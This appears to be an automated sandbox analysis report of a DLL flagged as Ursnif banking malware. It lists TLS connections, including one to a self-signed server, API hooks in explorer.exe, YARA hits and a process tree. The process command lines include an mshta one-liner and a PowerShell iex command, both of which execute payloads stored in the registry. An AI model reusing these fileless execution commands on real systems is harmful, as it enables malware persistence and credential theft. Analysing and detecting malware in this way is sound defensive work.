Dec 15, 2020 11:09:19.035092115 CET	151.101.1.44	443	192.168.2.6	49755	CN=*.taboola.com, O="Taboola, Inc", L=New York, ST=New York, C=US CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Wed Nov 25 01:00:00 CET 2020 Thu Sep 24 02:00:00 CEST 2020	Mon Dec 27 00:59:59 CET 2021 Tue Sep 24 01:59:59 CEST 2030	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Sep 24 02:00:00 CEST 2020	Tue Sep 24 01:59:59 CEST 2030		
Dec 15, 2020 11:09:19.042813063 CET	151.101.1.44	443	192.168.2.6	49758	CN=*.taboola.com, O="Taboola, Inc", L=New York, ST=New York, C=US CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Wed Nov 25 01:00:00 CET 2020 Thu Sep 24 02:00:00 CEST 2020	Mon Dec 27 00:59:59 CET 2021 Tue Sep 24 01:59:59 CEST 2030	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Sep 24 02:00:00 CEST 2020	Tue Sep 24 01:59:59 CEST 2030		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Dec 15, 2020 11:09:19.043690920 CET	151.101.1.44	443	192.168.2.6	49759	CN=*.taboola.com, O="Taboola, Inc", L=New York, ST=New York, C=US	CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	Wed Nov 25 01:00:00 CET 2020	Mon Dec 27 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Sep 24 02:00:00 CEST 2020	Tue Sep 24 01:59:59 CEST 2030		
Dec 15, 2020 11:09:19.043764114 CET	151.101.1.44	443	192.168.2.6	49756	CN=*.taboola.com, O="Taboola, Inc", L=New York, ST=New York, C=US	CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	Wed Nov 25 01:00:00 CET 2020	Mon Dec 27 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Sep 24 02:00:00 CEST 2020	Tue Sep 24 01:59:59 CEST 2030		
Dec 15, 2020 11:09:19.043842077 CET	151.101.1.44	443	192.168.2.6	49760	CN=*.taboola.com, O="Taboola, Inc", L=New York, ST=New York, C=US	CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	Wed Nov 25 01:00:00 CET 2020	Mon Dec 27 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Sep 24 02:00:00 CEST 2020	Tue Sep 24 01:59:59 CEST 2030		
Dec 15, 2020 11:09:19.044086933 CET	151.101.1.44	443	192.168.2.6	49757	CN=*.taboola.com, O="Taboola, Inc", L=New York, ST=New York, C=US	CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	Wed Nov 25 01:00:00 CET 2020	Mon Dec 27 00:59:59 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=DigiCert TLS RSA SHA256 2020 CA1, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Sep 24 02:00:00 CEST 2020	Tue Sep 24 01:59:59 CEST 2030		
Dec 15, 2020 11:11:40.543751955 CET	172.217.22.66	443	192.168.2.6	49794	CN=*.g.doubleclick.net, O=Google LLC, L=Mountain View, ST=California, C=US	CN=GTS CA 1O1, O=Google Trust Services, C=US	Tue Nov 10 15:34:37 CET 2020	Tue Feb 02 15:34:36 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-24-65281,29-23-24,0	57f3642b4e37e28f5cbe3020c9331b4c
					CN=GTS CA 1O1, O=Google Trust Services, C=US	CN=GlobalSign, O=GlobalSign, OU=GlobalSign Root CA - R2	Thu Jun 15 02:00:42 CEST 2017	Wed Dec 15 01:00:42 CET 2021		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Dec 15, 2020 11:11:50.661370039 CET	185.156.172.54	443	192.168.2.6	49795	CN=*, OU=1, O=1, L=1, ST=1, C=XX	CN=*, OU=1, O=1, L=1, ST=1, C=XX	Thu Dec 03 22:14:50 CET 2020	Sun Dec 01 22:14:50 CET 2030	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,10-11-13-35-23-24-65281,29-23-24,0	7dd50e112cd23734a310b90f6f44a7cd

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	explorer.exe
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	explorer.exe
CreateProcessAsUserW	EAT	explorer.exe
CreateProcessAsUserW	INLINE	explorer.exe
CreateProcessW	EAT	explorer.exe
CreateProcessW	INLINE	explorer.exe
CreateProcessA	EAT	explorer.exe
CreateProcessA	INLINE	explorer.exe

Processes

Process: explorer.exe, Module: user32.dll

Function Name	Hook Type	New Data
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	7FFD88935200
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	4E0152C

Process: explorer.exe, Module: WININET.dll

Function Name	Hook Type	New Data
api-ms-win-core-processthreads-l1-1-0.dll:CreateProcessW	IAT	7FFD88935200
api-ms-win-core-registry-l1-1-0.dll:RegGetValueW	IAT	4E0152C


Process: explorer.exe, Module: KERNEL32.DLL

Function Name	Hook Type	New Data
CreateProcessAsUserW	EAT	7FFD8893521C
CreateProcessAsUserW	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00
CreateProcessW	EAT	7FFD88935200
CreateProcessW	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00
CreateProcessA	EAT	7FFD8893520E
CreateProcessA	INLINE	0xFF 0xF2 0x25 0x50 0x00 0x00

Statistics

Behavior

- loaddll32.exe
- regsvr32.exe
- cmd.exe
- iexplore.exe
- iexplore.exe
- iexplore.exe
- iexplore.exe
- iexplore.exe
- iexplore.exe



System Behavior

Analysis Process: loaddll32.exe PID: 5880 Parent PID: 5992

General

Start time:	11:09:08
Start date:	15/12/2020
Path:	C:\Windows\System32\loaddll32.exe
Wow64 process (32bit):	true
Commandline:	loaddll32.exe 'C:\Users\user\Desktop\5fd885c499439tar.dll'
Imagebase:	0x1160000
File size:	120832 bytes
MD5 hash:	2D39D4DFDE8F7151723794029AB8A034
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: 4540 Parent PID: 5880

General

Start time:	11:09:08
Start date:	15/12/2020
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32.exe /s C:\Users\user\Desktop\5fd885c499439tar.dll
Imagebase:	0xcd0000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000002.532393287.0000000003130000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.346665065.0000000005928000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.346762135.0000000005928000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.346591933.0000000005928000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.346712408.0000000005928000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.346417089.0000000005928000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.405016881.000000000572C000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.346784908.0000000005928000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.346795149.0000000005928000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.465913433.0000000003160000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000001.00000003.346535972.0000000005928000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 4532 Parent PID: 5880

General

Start time:	11:09:08
Start date:	15/12/2020
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\cmd.exe /c 'C:\Program Files\Internet Explorer\iexplore.exe'
Imagebase:	0x2a0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 5720 Parent PID: 4532

General

Start time:	11:09:09
Start date:	15/12/2020
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false

Commandline:	C:\Program Files\Internet Explorer\iexplore.exe
Imagebase:	0x7ff721e20000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
\{B2D0E43B-6978-B4E6-8306-AD28679A31DC}	0	16	pending	1	1CFAA6D4F94	ReadFile
\{B2D0E43B-6978-B4E6-8306-AD28679A31DC}	0	12	success or wait	1	1CFAA6D4F94	ReadFile

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 6492 Parent PID: 5720

General

Start time:	11:09:10
Start date:	15/12/2020
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5720 CREDAT:17410 /prefetch:2
Imagebase:	0xcb0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 6844 Parent PID: 5720

General

Start time:	11:09:14
Start date:	15/12/2020
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5720 CREDAT:82952 /prefetch:2
Imagebase:	0xcb0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 4696 Parent PID: 5720

General

Start time:	11:09:37
Start date:	15/12/2020
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5720 CREDAT:82966 /prefetch:2
Imagebase:	0xcb0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: iexplore.exe PID: 6716 Parent PID: 5720

General

Start time:	11:09:40
Start date:	15/12/2020
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5720 CREDAT:17432 /prefetch:2
Imagebase:	0xcb0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: iexplore.exe PID: 5952 Parent PID: 5720

General

Start time:	11:09:44
Start date:	15/12/2020
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:5720 CREDAT:17436 /prefetch:2
Imagebase:	0xcb0000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: mshta.exe PID: 2436 Parent PID: 3440

General

Start time:	11:09:52
Start date:	15/12/2020
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>resizeTo(1,1);eval(new ActiveXObject('WScript.Shell').regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\Audiinrt'));if(!window.flag)close()</script>'
Imagebase:	0x7ff6bc870000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: 6712 Parent PID: 2436

General

Start time:	11:09:53
Start date:	15/12/2020
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E').Barclers))
Imagebase:	0x7ff743d60000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000017.00000003.465679265.0000028A7BBE0000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: conhost.exe PID: 6716 Parent PID: 6712

General

Start time:	11:09:54
Start date:	15/12/2020
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: csc.exe PID: 1360 Parent PID: 6712

General

Start time:	11:10:01
Start date:	15/12/2020
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @ 'C:\Users\user\AppData\Local\Temp\40soah3l\40soah3l.cmdline'
Imagebase:	0x7ff7efeb0000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

Analysis Process: cvtres.exe PID: 6804 Parent PID: 1360

General

Start time:	11:10:02
Start date:	15/12/2020
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES3A14.tmp' 'c:\Users\user\AppData\Local\Temp\40soah3l\CSC95BB5FC1CC074173A3B7FF0DF3A65D4.TMP'
Imagebase:	0x7ff75cbb0000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: csc.exe PID: 6172 Parent PID: 6712

General

Start time:	11:10:06
Start date:	15/12/2020
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @ 'C:\Users\user\AppData\Local\Temp\kpzypqek\kpzypqek.cmdline'
Imagebase:	0x7ff7efeb0000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

Analysis Process: cvtres.exe PID: 5288 Parent PID: 6172

General

Start time:	11:10:07
Start date:	15/12/2020
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES4B0B.tmp' 'c:\Users\user\AppData\Local\Temp\kpzypqek\CSCCCB2EFB1A41F4F449A32549AFB48267C.TMP'
Imagebase:	0x7ff75cbb0000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: explorer.exe PID: 3440 Parent PID: 6712

General

Start time:	11:10:13
Start date:	15/12/2020
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6f22f0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001E.00000003.485625992.00000000027C0000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001E.00000002.705764448.0000000004E16000.00000004.00000001.sdmp, Author: Joe Security

Analysis Process: control.exe PID: 5548 Parent PID: 4540

General

Start time:	11:10:13
Start date:	15/12/2020
Path:	C:\Windows\System32\control.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\control.exe -h
Imagebase:	0x7ff6e38c0000
File size:	117760 bytes
MD5 hash:	625DAC87CB5D7D44C5CA1DA57898065F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001F.00000003.476423106.000002B016990000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001F.00000002.490298727.0000000000916000.00000004.00000001.sdmp, Author: Joe Security

Analysis Process: RuntimeBroker.exe PID: 3092 Parent PID: 3440

General

Start time:	11:10:21
Start date:	15/12/2020
Path:	C:\Windows\System32\RuntimeBroker.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff7ebed0000
File size:	99272 bytes
MD5 hash:	C7E36B4A5D9E6AC600DD7A0E0D52DAC5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000021.00000002.698167834.0000021DB8A36000.00000004.00000001.sdmp, Author: Joe Security

Analysis Process: rundll32.exe PID: 4724 Parent PID: 5548

General

Start time:	11:10:22
Start date:	15/12/2020
Path:	C:\Windows\System32\rundll32.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\system32\rundll32.exe' Shell32.dll,Control_RunDLL -h
Imagebase:	0x7ff73e950000
File size:	69632 bytes
MD5 hash:	73C519F050C20580F8A62C849D49215A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000023.00000003.489434106.000001ED55180000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000023.00000002.490922654.000001ED55336000.00000004.00000001.sdmp, Author: Joe Security

Analysis Process: WerFault.exe PID: 340 Parent PID: 4540

General

Start time:	11:10:23
Start date:	15/12/2020
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 4540 -s 948
Imagebase:	0xd40000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 5760 Parent PID: 3440

General

Start time:	11:10:25
Start date:	15/12/2020
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd /C 'nslookup myip.opendns.com resolver1.opendns.com > C:\Users\user\AppData\Local\Temp\E443.bi1'
Imagebase:	0x7ff7180e0000
File size:	273920 bytes
MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: RuntimeBroker.exe PID: 4252 Parent PID: 3440

General

Start time:	11:10:25
Start date:	15/12/2020
Path:	C:\Windows\System32\RuntimeBroker.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff7ebed0000
File size:	99272 bytes
MD5 hash:	C7E36B4A5D9E6AC600DD7A0E0D52DAC5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000027.00000002.696291358.0000021913236000.00000004.00000001.sdmp, Author: Joe Security

Disassembly

Code Analysis